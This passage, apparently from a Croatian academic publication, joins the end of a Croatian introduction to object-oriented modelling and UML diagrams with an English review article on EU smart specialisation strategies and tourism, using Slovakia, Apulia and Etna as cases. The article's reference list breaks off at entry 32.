Modeliranje je aktivnost izrade modela. Omogućuje da se kompleksni sustavi prikažu razumljivijim i jednostavnijim. Model je apstraktna reprezentacija sustava koja nam može odgovoriti na pitanja o sustavu, prikazujući samo bitne aspekte sustava koji se promatra, a ignorirajući detalje. Modeli dopuštaju vizualizaciju i pojednostavljenje sustava, te mogu prikazati različite aspekte realnog sustava. Rade se od općenitijih prema specifičnijim, s više detalja. Izrada modela je bitna za:

- dizajn sustava,
- komunikaciju među članovima tima koji sudjeluju na projektu,
- dokumentaciju.

Objektno orijentirano modeliranje je transformacija sustava iz stvarnog svijeta u model domene. Radi se objektno orijentirana dekompozicija koja prevodi stvarni sustav u objektni. Realan sustav promatra se kao kolekcija objekata koji su u interakciji. Objekti su instance klasa. Objektno orijentirano modeliranje može se svesti na dva dijela:


- Objektno orijentiranu analizu (OOA = engl. Object Oriented Analysis)
- Objektno orijentirani dizajn (OOD = engl. Object Oriented Design)

3. UML DIJAGRAMI

UML (engl. *Unified Modelling Language*) standardni je vizualni jezik namijenjen modeliranju poslovnih procesa, za analizu, dizajn i implementaciju softverskih sustava. UML je utemeljen na 3 objektno orijentirane metode:

- Booch Technique – 1991. Grady Booch
- Object Modeling Technique (OMT) – 1991. James Rumbaugh
- Object Oriented Software Engineering (OOSE) – 1992. Ivar Jacobson

Razvoj UML-a su podržale vodeće softverske organizacije. Kao standard potvrđen je 1997. godine, potvrdio ga je OMG (engl. Object Management Group), organizacija koja dalje preuzima upravljanje tim standardom. Verzija UML-a 1.1 objavljena je 1997. godine, a verzija 2.0, prilično izmijenjena u odnosu na 1.x, 2005. Godine Trenutna verzija UML-a je 2.5

Slika 3. UML dijagrami prema hijerarhiji

UML je skup grafičkih notacija danih kroz četrnaest dijagrama. Ti dijagrami opisuju različite poglede na sustav.

Možemo ih podijeliti u 3 kategorije:

- dijagrami strukture (unutra ulazi 6 dijagrama)
- dijagrami ponašanja (3 dijagrama)
- dijagrami interakcije (4 dijagrama).


Dijagrami strukture: dijagram klasa, objekata, komponenti, kompozitni strukturni dijagram, dijagram paketa i dijagram razmještaja. Dijagrami ponašanja: dijagram slučajeve korištenja, aktivnosti i dijagram stanja.

Dijagrami strukture

- dijagram klasa
- dijagram objekata
- dijagram komponenti
- kompozitni strukturni dijagram
- dijagram paketa
- dijagram isporuke
- profilni dijagram
- dijagram pregleda interakcija.

Dijagrami ponašanja

- dijagram slučajeve korištenja
- dijagram aktivnosti
- dijagram stanja (engl. state machine)
- dijagrami interakcija
- sekvencijalni dijagram
- dijagram komunikacija
- vremenski dijagram.

Slika: Povijest razvoja UML-a
Izvor: Brinkerhoff, D. A., *Introduction to ObjectModel*, 2002.,
(http://icar.us.cs.weber.edu/%7Eedab/cs2750/slides/unit1_color.pdf), 12. 9. 2016.

Slika 4. Povijesni razvoj UML

LITERATURA

- Radić, D., *Informatička abeceda*, Informatika u praksi, Split, dostupno na: <http://www.informatika.buzdo.com/s870-informatika-u-praksi.htm>
- Šimović, V. i Ružić – Baf, M., 2013. *Suvremeni informacijski sustavi*, Sveučilište Jurja Dobrile u Puli, Pula,

**SMART SPECIALIZATION STRATEGY AND TOURISM TOWARDS
AN INNOVATION-DRIVEN GROWTH AND ENTREPRENEURIAL
DISCOVERY**

**PAMETNA STRATEGIJA SPECIJALIZACIJE I TURIZAM PREMA
RASTU VOĐENOM INOVACIJAMA I PROCESA PREDUZETNIČKOG
OTKRIVANJA**

Pregledni znanstveni članak

Ph. D. Candidate Irma Imamović*

Abstract

The main purpose of this paper is to theoretically discuss a relatively new, multi-dimensional concept of smart specialization strategies (S3). Data from Scopus and Web of Science shape the literature review, including articles, OECD and European Commission (EC) report. The paper focuses on innovation, smart competitive advantage, and tourism destinations, using three distinct cases of Slovakia, Etna and Apulia (Italy). Finally, the paper concludes with recommendations, limitations and future avenues with important implication for both theory and practice.

Key words: smart specialization strategies, innovation-driven growth, knowledge-sharing, tourism sector, EU policy, entrepreneurial discovery.

Sažetak

Glavna svrha ovog rada je teorijska rasprava o relativno novom, višedimenzionalnom konceptu, pod nazivom strategija pametne specijalizacije. Podaci iz baza Scopus i Web of Science oblikuju izabranu literaturu, uključujući članke, te izvještaje OECD-a i Europske komisije. Rad se fokusira na inovaciju, pametnu konkurentsku prednost i turističke destinacije, koristeći tri različita slučaja: Slovačka, Etna i Apulija (Italija). Konačno, rad se zaključuje preporukama, ograničenjima i budućim koracima koji imaju značajan utjecaj na teoriju i praksu.

* Ph.D Candidate at: Escola de Economia e Gestão da Universidade do Minho; Universidade de Aveiro – Departamento de Economia, Gestão, Engenharia Industrial e Turismo; Universidade Beira Interior, Covilhã - Departamento de Gestão e Economia, Email: irma.imamovic93@gmail.com

Ključne riječi: strategija pametne specijalizacije, inovacijski rast, razmjena znanja, turistički sektor, politika EU, poduzetničko otkriće.

1. INTRODUCTION

Features such as smart, sustainable and inclusive make part of what is known as smart specialization which was introduced by European Commission in 2008 (Asheim, Grillitsch, & Trippl, 2017; Fellnhofer, 2017, 2018; Brennan & Rakhmatullin, 2017). It may be defined as a strategic proposal of industrial policies for not only regional but national economic growth and development, characterized by promoting innovative development and diversified specialization. The financial crisis in 2008 reflected the unsustainable social, political and economic developments which in turn demonstrated how EU member countries are dependent and connected to each other. That was the point when the European 2020 agenda was proposed in order to ensure innovation-driven growth for solving these issues and creating better job opportunities in the upcoming future (Carayannis & Rakhmatullin, 2014). Following the failure of European Union's research and development (R&D)-oriented policy by Lisbon Declaration in 2000, where 3% of GDP would be granted to R&D, making the European Union the most competitive region on a global scale, there was a need to introduce new kind of strategies (Asheim, Grillitsch, & Trippl, 2017; Paliokaitė, Martinaitis, & Reimeris, 2015). Having this said, smart specialization strategies (S3) are not only characterized by the term "specialized", but with the feature of being diversified. This means that countries tend to screen all industrial fields which are providing them or may provide them with competitive advantage, followed by the attempt to specialize in those areas and making themselves distinct in comparison to other countries or regions (Asheim, Grillitsch, & Trippl, 2017; Reid & Maroulis, 2017). Every country or region has a chance to modify and differentiate their economies by relying on their strengths and potential, by taking the most out of knowledge-oriented development and growth (Asheim, Grillitsch, & Trippl, 2017). These potential areas should be located by entrepreneurial discovery, where entrepreneur in this context is not one subject, but all actors such as companies, academic institutions, public agencies and government involved in finding out existing and potential competitive areas (Asheim, Grillitsch, & Trippl, 2017; Paliokaitė, Martinaitis, & Reimeris, 2015; Reid & Maroulis, 2017).

In other words, smart specialization with the main focus on research and innovation policies, aims to encourage cooperation between the regional and national authorities who are responsible for creation and application of the innovation policies and inclusion of all relevant stakeholders into the

process (companies, universities, R&D centers, society) (Brennan & Rakhmatullin, 2017). Since the concept of smart specialization in terms of innovative strategies is a relatively new field in the literature, our review aims to identify important points in conceptual aspects found in the articles, addressing the most used methodological procedures, summarizing the most important ideas and discussing the outcomes (McCann & Ortega-Argilés, 2014b). Therefore, this paper orientates itself toward theorizing the concept of S3 in tourism sector, its implementation in different countries and regions and call for a need to reinforce the area of exploration (Nolan & Garavan, 2015). Besides articles extracted from online databases, two reports were used, one developed by OECD Secretariat and national experts in 2013 and one by European Commission (EC) in 2010, which clearly and systematically outline the key findings on this particular matter (OECD, 2013; EC, 2010).

2. DISCUSSION

The smart specialization represents a framework for both national and regional economic policies aiming to boost domestic capacities and creating comparative advantages by enhancing one's productive assets leading to innovation-oriented growth, and this strategic proposal is already part of the EU 2020 agenda (Fellnhöfer, 2018; Paliokaitė, Martinaitis, & Reimeris, 2015; EC, 2010; Foray, 2014). In other words, European countries and regions have to develop their own R&D strategies by concentrating their endeavor and resources toward aspiring, but realistic priority domains in order to be economical, socially and environmentally sustainable on a global level (Carayannis & Rakhmatullin, 2014).

Many authors argue that implementation of S3, which is based on knowledge, innovation and entrepreneurial discovery, aims at recreating countries' economic system in order to become competitive on a global scale (Paliokaitė, Martinaitis, & Reimeris, 2015). At first, entrepreneurial discovery includes different actors such as companies, academic institution, R&D centers, suppliers etc., and it includes holistic approach of these efforts to together discover, create and deliver innovative domains of a region or a country in order to succeed given its unique capacities and productive assets (Reid & Maroulis, 2017). Therefore, one can say that innovation is an essential factor encouraging economic diversification, mainly because competitiveness which relies on innovation addressing the right sustainable strategies is important for both developed and developing regions (Asheim, Grillitsch, & Trippl, 2017). Furthermore, Foray (2017) explains several steps involved in the process of entrepreneurial discovery, encompassing inspection which involves knowledge combination required to identify

region's economic potentials, where this combination of knowledge represents a starting point for interactivity between government and different stakeholders. The next step involves designing the action schemes, and finally, government approval and contribution to these activities. Basically, S3 guides the government toward specific domains that need to find a smart manner to specialize. According to Foray (2017), S3 has two main dimensions: shaping potentials in only several strategic areas and leading structural changes. This means that S3 refers to both structural changes and the creation of local capacities or potentials to operate these changes.

European Commission's Regional Policy Directorate is using S3 as a strategic planning instrument for the European Structural and Investment Fund (ESIF) for 2014-2020 agenda where around 40 billion euros is saved to invest in R&D; however the fund varies from 4.5% for Romania to 34% to the Netherlands (Reid & Maroulis, 2017). Having this said, S3 is a prerequisite for using the European Regional Development Fund (ERDF) in the funding time frame of 2014-2020 (Carayannis & Rakhmatullin, 2014). Application of S3 requires acquisition an innovation platform in order to create a framework where different subjects coordinate and contribute to the innovation cycle, including financial, technological, productive, and market capabilities (Komninou, Musyck, & Reid, 2014). However, in practice, the government is responsible for creation and implementation of policy tools for reaching the goal of regional or national innovation platform, where in case of large countries; regional smart specialization policies have to consider these national primary issues.

When discussing smart specialization, it is unavoidable to mention the concept of Triple Helix (TH) which according to the literature, consists of three main actors; Universities, Government and Industry. These actors which support interaction between each other for building R&D strategies are characterized by three institutional areas: R&D (science) fields in universities, industry, and government, as well as artistic and cultural research and development activities, that can be found in the universities which reflect both arts and sciences; non-R&D institutions (design, production, marketing, technology, progressive change, knowledge-development, dealing with new users, accessing patents and licenses and similar); and hybrid institutions (both R&D and non-R&D, such as "interdisciplinary research centers, industry-university research consortia, translational research institutes, technology transfer offices in universities, firms and government research labs; business support institutions (science parks, business/technology incubators); financial support institutions for new technology-based firms (public and private venture capital firms, angel networks, seed capital funds etc." (Carayannis & Rakhmatullin, 2014, p.4). Having this explained, we conclude that Triple Helix represents a strategy

for regional growth and support for the knowledge-based economy, engaging governments, academic institutions, and industries in order to accelerate innovation processes (Poppen & Decker, 2018; Carayannis & Rakhmatullin, 2014). However, recent literature proposes a new concept of Quadruple Helix (QH) that orientates completely to innovation and collaboration, and it adds the fourth actor, which is a society (Carayannis & Rakhmatullin, 2014; OECD, 2013). This further extends to the concept of Quintuple Helix that adds the environment as an important pillar for both top-down practices and bottom-up creativities, which further assist in knowledge and innovation sharing. In this context, citizens will have the ability to drive and propose innovation processes by connecting themselves with stakeholders in education institutions, government, and industries. In this context, citizens will have the ability to drive and propose innovation processes by connecting themselves with stakeholders in education institutions, government, and industries. The main role of these three actors would be supporting the citizens during the innovation process with necessary instruments, skills, and knowledge, which in turn awards them with the exploitation of the citizens' already resolved innovation (Carayannis & Rakhmatullin, 2014). This kind of collaboration may support the process of entrepreneurial discovery.

In this study, we are going to orientate more to the interconnection between innovation, smart competitive advantage, and touristic destinations, mainly because the tourism sector presents a crucial building block for many regional, national, but global economies as well. Its potential is growing steadily and provides a variety of job opportunities, ventures, and major sources of income. Due to increasing IT and social media trends, tourism is turning to knowledge-intensive industrial sector (Zhang, Song, & Huang, 2009). One way towards regional or country's sustainable economic development through the process of innovation is a touristic destination. Innovation itself is generally viewed as an essential basis for developing and supporting competitive advantage. In the same way, companies invest in innovation to achieve competitive advantage, spatial segments such as regions or cities try to achieve sustainability and competitiveness applying innovation before their rivals (Borseková, Vaňová, & Vitálišová, 2017). Well-established theory on competitive advantage distinguishes two main tactics: a market-oriented approach based on the external factors, conditions and opportunities of the present market and competitive advantage based on internal resources (Kotler 1992; Porter 1998).

In the case of Slovakian spatial development, authors rather discuss the value network approach, which mediates between the two mentioned above (Barney, 1997). It encompasses contemporary tactics toward sustainable spatial development, such as marketing places, strategic marketing planning, and smart specialization, where developing competitive advantage focuses

on placing the subjects in these value networks (Borseková, Vaňová, & Vitálišová, 2017). Therefore, marketing places are extremely important for smart tourism as it aims to attract tourists, citizens, entrepreneurs, and investors, it involves strategic market planning and screening the areas that have high potential in bringing innovativeness, differentiation and smart competitive advantage (Borseková, Vaňová, & Vitálišová, 2017).

Here, academics discuss sustainable spatial development where cities, regions or countries could have benefit from their original assets like knowledge, technology, ventures, accessibility, sustainability and culture in case of Slovakia (Caragliu, Bo, & Nijkamp, 2011; Borseková, Vaňová, & Vitálišová, 2017). The main idea is centered upon the idea of innovation, which can be defined as designing new, different ideas and utilizing them, which in turn leads to competitive advantage (Knight, 1967). Besides innovation, elements such as skillful workforce, social networks and institutional structures, cultural assets, knowledge, and infrastructure have a significant influence on the creation of competitive advantage (Castro, Delgado-Verde, Navas-López, & Cruz-González, 2013). The research included combination of Delphi method and structured interviews with experts groups from all eight self-governed Slovakian regions. Expert opinion indicated that in order to build a competitive advantage, the most important factors are human capital, knowledge, and in the third place innovation (Borseková, Vaňová, & Vitálišová, 2017). Although Slovakia is not using its full potential in a smart manner, authors found out that introducing innovation in the context of spatial development could fulfill this gap, since study results showed that the country can build its competitive advantage based on historical and cultural sites (folk traditions and habits, castles, folk music and traditional gastronomy), location, natural potential and water resources and be able to achieve 2020 EU aim, attract tourists, investors, enterprises, especially SMEs and boost employment levels. Regarding the historical and cultural aspects, UNESCO sites are listed as drivers of competitive advantage. Furthermore, Slovakia has one of the most beautiful caves in Europe, one of which is the Aragonite Cave. Next unique feature is a forest complex with a variety of plant and animal species, followed by rich water sources. The regions with thermal and mud springs and aqua parks are a good way to heal different illnesses as well. However, these reports are rather potential than applied in a practice. According to the reports, Slovakia lacks innovation performance and R&D efforts; hence Slovakian authorities shifted the focus toward private companies and high educational institutions (SMEs and HEIs) especially toward innovation capital (IC) (Wiedenhofer, Friedl, Billy, & Olejarova, 2017). In other words, they try to follow example of Austrian and German strategies, where innovation capital report (ICR) serves as a strategic framework for creating

knowledge economy for the smart specialization context where the most important performance indicators for intangible knowledge elements are outlined (Wiedenhofer, Friedl, Billy, & Olejarova, 2017).

Additionally, Vecchio & Passiante, (2017) refer to a term smart tourism as a collaboration and knowledge-support flow between touristic sites and all stakeholders involved. This is rather a case of an Italian touristic site of Apulia which is featured with unique cultural, natural and UNESCO heritage sites, such as Ionic and Adriatic sea, beaches, marine reserves, rural areas, ancient olive trees, and rich agro-food inheritance, but with low levels of technological innovation, entrepreneurship, and knowledge-sharing. The first proposal toward smart specialization of the Apulia tourism is promoting regional ecosystem by raising awareness which can be done by the involvement of local universities and research centers with expertise in tourism. Authors especially stress the importance of marketing promotion and creation of Apulia brand. Moreover, research centers and firms can support tourism supply chains, followed by implementing intelligent systems to deliver more customized tourist experience. Finally, the involvement of micro-companies and political agenda would accelerate smart specialization of Apulia tourism destination.

What most researchers focus on is engaging local entrepreneurship with the specific touristic site to be able to exercise the Regional Innovation Strategy for Smart Specialization (RIS3), which further leads to sustainable and knowledge-intense regional or national development. Here, we can also mention the concept of smart cities, as a potential tourist destination, which refers to government capabilities of using information technologies to assist in sustainable economic growth and city resident's wellbeing, innovativeness and creativity (Capdevila & Zarlenga, 2015). Technology development and infrastructure (city academic institutions, health, transportation, government, utilities etc.) are presumptions for creating a smart city, and by investing in being "smart", city's authorities attract gifted individuals, entrepreneurs, creation of academic institutions and research centers, which in turn contribute to sharing knowledge and innovation solutions, assist in entrepreneurial discovery and sustainable growth. However, Bella, Petino, & Scrofani (2019) claim that since metropolitan areas are the focal point of discussion among public and academics and are perceived to be the origin of innovation, creativity, and entrepreneurial ideas, there is a need to reduce the territorial disproportions and also focus on peripheral or rural areas that may serve well toward sustainable regional growth. In this case, we rather talk about innovation-driven growth of Sicilian Etna region.

The events including migration, economic weakening, public withdrawals, failure to efficiently exploit EU funds for sustainable development made this territory more problematic and stagnant. However,

since 2013, this region decided to focus on their distinctive features in order to follow smart and sustainable development, which is, besides collaboration with urban areas, focus on agro-food, smart cities, cultural heritage, and tourism. More specifically, this process includes: “(i) the cluster of the Etna DOC wine farms and their consortia entities; (ii) a formal business network, called Etna-Re, involving a number of firms operating across different sectors; (iii) a local network of neo-rural and social farms” (Bella, Petino, & Scrofani, 2019, p.8).

Statistical analysis in combination with entrepreneurial activity analysis based on data available on websites and scientific papers indicated a number of important steps focused on improving knowledge sharing and collaboration between local stakeholders, and promoting the growth of Etna tourism by providing exceptional tourist offer, such as local traditional food and unique products like Etna cherries, prickly pear, pistachios and oil, wine, hiking, accommodation and ecological building, as well with the collaboration with business consulting company “Le Mude” that created strong marketing campaign and promoted workshops, events focused on technological innovation like social media, digital marketing, strategies 2.0 and destination management. These steps also assisted in promoting a new concept of neo-rural farming, bio-architectural accommodation, organic agriculture, eco-therapy, eco-activities and education, and similar. Besides this, Etna Wine Train concept was introduced, taking tourists to enjoy cultural wine heritage and the unique territorial characteristics.

Applying S3 has its downturns such as lack of trust in local or national authorities or introducing the strategies in the periods of economic crisis and in less developed countries (Komninos, Musyck, & Reid, 2014). However, potential benefits are coming from the creation of spill-over effects, cooperation with different stakeholders and innovation, impeding the sectorial borderlines when it comes to tourism and providing the platform for diversification and making the best utilization of territorial capital, knowledge flow, technology to meet societal demands (Bella, Petino, & Scrofani, 2019). In other words, smart specialization may effectuate tourism diversification, which further leads toward smart, sustainable and innovative growth.

3. CONCLUSION

As already mentioned, idea behind S3 is that regions and countries should nurture their potential domains and innovation sources in order to ensure a competitive advantage, and that there is need to ensure knowledge distribution between major actors and grasp the benefits of economies of scale to completely exploit the advantages of S3 (Novosak, Hajek,

Zahradnik, & Nekolova, 2013; Wiedenhofer, Friedl, Billy, & Olejarova, 2017; Foray, 2014).

To be able to achieve already well known smart, sustainable and inclusive economic growth, it is important to understand how four actors: government, universities, industry and civil society (artists, investors, entrepreneurs) collaborate, share know-how, information, instruments and assist in value co-creation, anticipate upcoming challenges, and opportunities as well (Carayannis & Rakhmatullin, 2014; Vecchio, Elia, Ndou, Secundo, & Specchia, 2017). Government can support these processes as according to Carayannis & Rakhmatullin (2014) by funding the infrastructure, making the decision, creating the plans for R&D, and giving financial support in regard to regional or local innovation policies, supporting all four actors in the QH, especially supporting civil society, elevate awareness of civil innovation domains among all society members, and developing quality standard to maintain regular check-ups. Moreover, lawmaking, communication, and collaboration are also important actions. Besides these steps, the economic system can support value-creation by designing the plans for omitting disproportions and environment issues, followed by academic domains that produce knowledge and can assist in knowledge-sharing among other systems for better performance (Carayannis & Rakhmatullin, 2014).

Accordingly, we conclude that the tourism sector plays an important role in the sustainable spatial development of regional, national and also a global economy. It focuses on relationships and network development between different stakeholders that will contribute to the creation of the smart competitive advantage. Therefore, smart tourism can be explained as a collaboration between tourism destinations and a variety of stakeholders through dynamic platforms, knowledge-oriented communication and decision support system (Buhalis & Amaranggana, 2014). Moreover, recent literature and RIS3 framework suggest variety of procedures that could be implemented to boost innovation in a tourism sector, such as introducing innovative organizational models, local businesses and innovation based on practice, screening realistic policy interventions based on local resources and movement of different stakeholders and knowledge flow (Bella, Petino, & Scrofani, 2019; Capello, 2014; Mccann & Ortega-Argilés, 2014a). Next suggestion is to improve regional collaboration and interconnectivity in order to enhance knowledge diffusion (Bock, 2016). Finally, virtual closeness can assist in the knowledge-sharing between rural and urban areas and reach human capital, mainly by using digital platforms (Bella, Petino, & Scrofani, 2019). Making strong relationships between rural clusters and urban innovative environment can empower knowledge diffusion and collaboration together with technological exploration and exploitation, attracting investors and entrepreneurs, creative and skillful individuals from the close urban

areas, who can successfully facilitate access to different markets (Mayer, Habersetzer, & Meili, 2016; Dematteis, 2009; Naldi, Nilsson, Westlund, & Wixe, 2015). However, to enable such relationships and more importantly, de-peripheralization, local and national authorities are the crucial actors that will facilitate and support these activities across the entire policy network.

Although the majority of studies are empirical, a number of them take conceptual form, discussing different theoretical backgrounds followed by a case study of a country or region, in order to support these assumptions by empirical data. After reviewing each study we came to conclusion that work with the S3 concept is specific matter and each study often takes different methods and mixed approach, usually with combination of primary and secondary data; including expert panels, surveys, statistical analysis, bibliometrics and roadmaps, data analytics, (online) Delphi method, structured interviews and in-depth interviews. Case studies across a variety of European countries and regions were frequent, however. Regarding the case of Slovakia, Delphi method seemed appropriate to use since it involves a group of experts or specialists who are knowledgeable in the area research wants to focus at, and are coming from different geographical locations and competencies (Keeney, Hasson, & Mckenna, 2001). Our three main papers' methodologies are presented in Figure 1.

This paper covers a broad range of relevant issues and trends related to the creation and execution of S3 starting from theoretical background to practical domains; however, a variety of concerns will serve as a guide for further research. The paper is done according to the limited number of documents, mainly articles from only two databases; Scopus and WoS. However, the S3 is a relatively new concept, which can explain such an outcome. Future studies may employ other document sources, and not focus only on EU member countries, but to other world countries and regions as well.



Figure 1. Methodology in SM; Source: Author's elaboration

REFERENCES

1. Asheim, B., Grillitsch, M., & Trippl, M., 2017. Smart Specialization as an Innovation-Driven Strategy for Economic Diversification: Examples From Scandinavian Regions. *Advances in the Theory and Practice of Smart Specialization*, 73-97. doi:10.1016/b978-0-12-804137-6.00004-8
2. Barney, J. B., 1997) *Gaining and sustaining competitive advantage*. Harlow: Pearson.
3. Bella, A. D., Petino, G., & Scrofani, L. 2019. The Etna macro-region between peripheralization and innovation: Towards a smart territorial system based on tourism. *Regional Science Policy & Practice*. doi:10.1111/rsp3.12176
4. Bock, B. B. 2016. Rural Marginalisation and the Role of Social Innovation; A Turn Towards Nexogenous Development and Rural Reconnection. *Sociologia Ruralis*, 56(4), 552-573. doi:10.1111/soru.12119
5. Borseková, K., Vaňová, A., & Vitálišová, K. 2017. Smart Specialization for Smart Spatial Development: Innovative Strategies for Building Competitive Advantages in Tourism in Slovakia. *Socio-Economic Planning Sciences*, 58, 39-50. doi:10.1016/j.seps.2016.10.004
6. Brennan, L., & Rakhmatullin, R. 2017. Transnationalizing Smart Specialization Strategy. *Advances in the Theory and Practice of Smart Specialization*, 249-268. doi:10.1016/b978-0-12-804137-6.00011-5
7. Buhalis, D., & Amaranggana, A. 2014. Smart Tourism Destinations Enhancing Tourism Experience Through Personalisation of Services. *Information and Communication Technologies in Tourism 2015*, 377-389. doi:10.1007/978-3-319-14343-9_28
8. Capdevila, I., & Zarlenga, M. I. 2015. Smart City or Smart Citizens? The Barcelona Case. *SSRN Electronic Journal*. doi:10.2139/ssrn.2585682
9. Capello, R. 2014. Smart Specialisation Strategy and the New EU Cohesion Policy Reform: Introductory Remarks. *Scienze Regionali*, (1), 5-13. doi:10.3280/scre2014-001001
10. Caragliu, A., Bo, C. D., & Nijkamp, P. 2011. Smart Cities in Europe. *Journal of Urban Technology*, 18(2), 65-82. doi:10.1080/10630732.2011.601117
11. Carayannis, E. G., & Rakhmatullin, R. 2014. The Quadruple/Quintuple Innovation Helixes and Smart Specialisation Strategies for Sustainable and Inclusive Growth in Europe and

- Beyond. *Journal of the Knowledge Economy*, 5(2), 212-239. doi:10.1007/s13132-014-0185-8
12. Castro, G. M., Delgado-Verde, M., Navas-López, J. E., & Cruz-González, J. 2013. The moderating role of innovation culture in the relationship between knowledge assets and product innovation. *Technological Forecasting and Social Change*, 80(2), 351-363. doi:10.1016/j.techfore.2012.08.012
 13. Dematteis, G. 2009. Polycentric urban regions in the Alpine space. *Urban Research & Practice*, 2(1), 18-35. doi:10.1080/17535060902727017
 14. European Commission. 2010. Europe 2020: A strategy for smart, sustainable and inclusive growth: Communication from the Commission. Luxembourg: Publications Office of the European Union
 15. Fellnhöfer, K. 2017. Facilitating entrepreneurial discovery in smart specialisation via stakeholder participation within online mechanisms for knowledge-based policy advice. *Cogent Business & Management*, 4(1). doi:10.1080/23311975.2017.1296802
 16. Fellnhöfer, K. 2018. Visualised bibliometric mapping on smart specialisation: A co-citation analysis. *International Journal of Knowledge-Based Development*, 9(1), 76. doi:10.1504/ijkbd.2018.090502
 17. Foray, D. 2017. The Economic Fundamentals of Smart Specialization Strategies. *Advances in the Theory and Practice of Smart Specialization*, 37-50. doi:10.1016/b978-0-12-804137-6.00002-4
 18. Foray, D. 2014. From smart specialisation to smart specialisation policy. *European Journal of Innovation Management*, 17(4), 492-507. doi:10.1108/ejim-09-2014-0096
 19. Goodman, C. M. 1987. The Delphi technique: A critique. *Journal of Advanced Nursing*, 12(6), 729-734. doi:10.1111/j.1365-2648.1987.tb01376.x
 20. Keeney, S., Hasson, F., & McKenna, H. P. 2001. A critical review of the Delphi technique as a research methodology for nursing. *International Journal of Nursing Studies*, 38(2), 195-200. doi:10.1016/s0020-7489(00)00044-4
 21. Knight, K. E. 1967. A Descriptive Model of the Intra-Firm Innovation Process. *The Journal of Business*, 40(4), 478. doi:10.1086/295013
 22. Komninos, N., Musyck, B., & Reid, A. I. 2014. Smart specialisation strategies in south Europe during crisis. *European Journal of Innovation Management*, 17(4), 448-471. doi:10.1108/ejim-11-2013-0118

23. Kotler, P. 1992. Marketing management: Analysis, planning, implementation, and control. New Delhi: Prentice Hall of India Private Limited.
24. Kotler, P., & Armstrong, G. 1992. Principles of marketing. Upper Saddle River, NJ: Pearson Prentice Hall.
25. Mayer, H., Habersetzer, A., & Meili, R. 2016. Rural–Urban Linkages and Sustainable Regional Development: The Role of Entrepreneurs in Linking Peripheries and Centers. *Sustainability*, 8(8), 745. doi:10.3390/su8080745
26. Mccann, P., & Ortega-Argilés, O. 2014a. The Role of the Smart Specialisation Agenda in a Reformed EU Cohesion Policy. *Scienze Regionali*, (1), 15-32. doi:10.3280/scre2014-001002
27. Mccann, P., & Ortega-Argilés, R. 2014b. Smart specialisation in European regions: Issues of strategy, institutions and implementation. *European Journal of Innovation Management*, 17(4), 409-427. doi:10.1108/ejim-05-2014-0052
28. Naldi, L., Nilsson, P., Westlund, H., & Wixe, S. 2015. What is smart rural development? *Journal of Rural Studies*, 40, 90-101. doi:10.1016/j.jrurstud.2015.06.006
29. Nolan, C. T., & Garavan, T. N. 2015. Human Resource Development in SMEs: A Systematic Review of the Literature. *International Journal of Management Reviews*, 18(1), 85-107. doi:10.1111/ijmr.12062
30. Novosak, J., Hajek, O., Zahradnik, P., & Nekolova, J. 2013. On Some Aspects of Territorial Competitiveness: Smart Specialization in the Zlín 2020 Strategy. *Journal of Competitiveness*, 5(3), 3-13. doi:10.7441/joc.2013.03.01
31. OECD. 2013. Innovation-driven Growth in Regions: The Role of Smart Specialisation
32. Paliokaitė, A., Martinaitis, Ž., & Sarpong, D. 2016. Implementing smart specialisation roadmaps in Lithuania: Lost in translation? *Technological Forecasting and Social Change*, 110, 143-152. doi:10.1016/j.techfore.2016.01.005
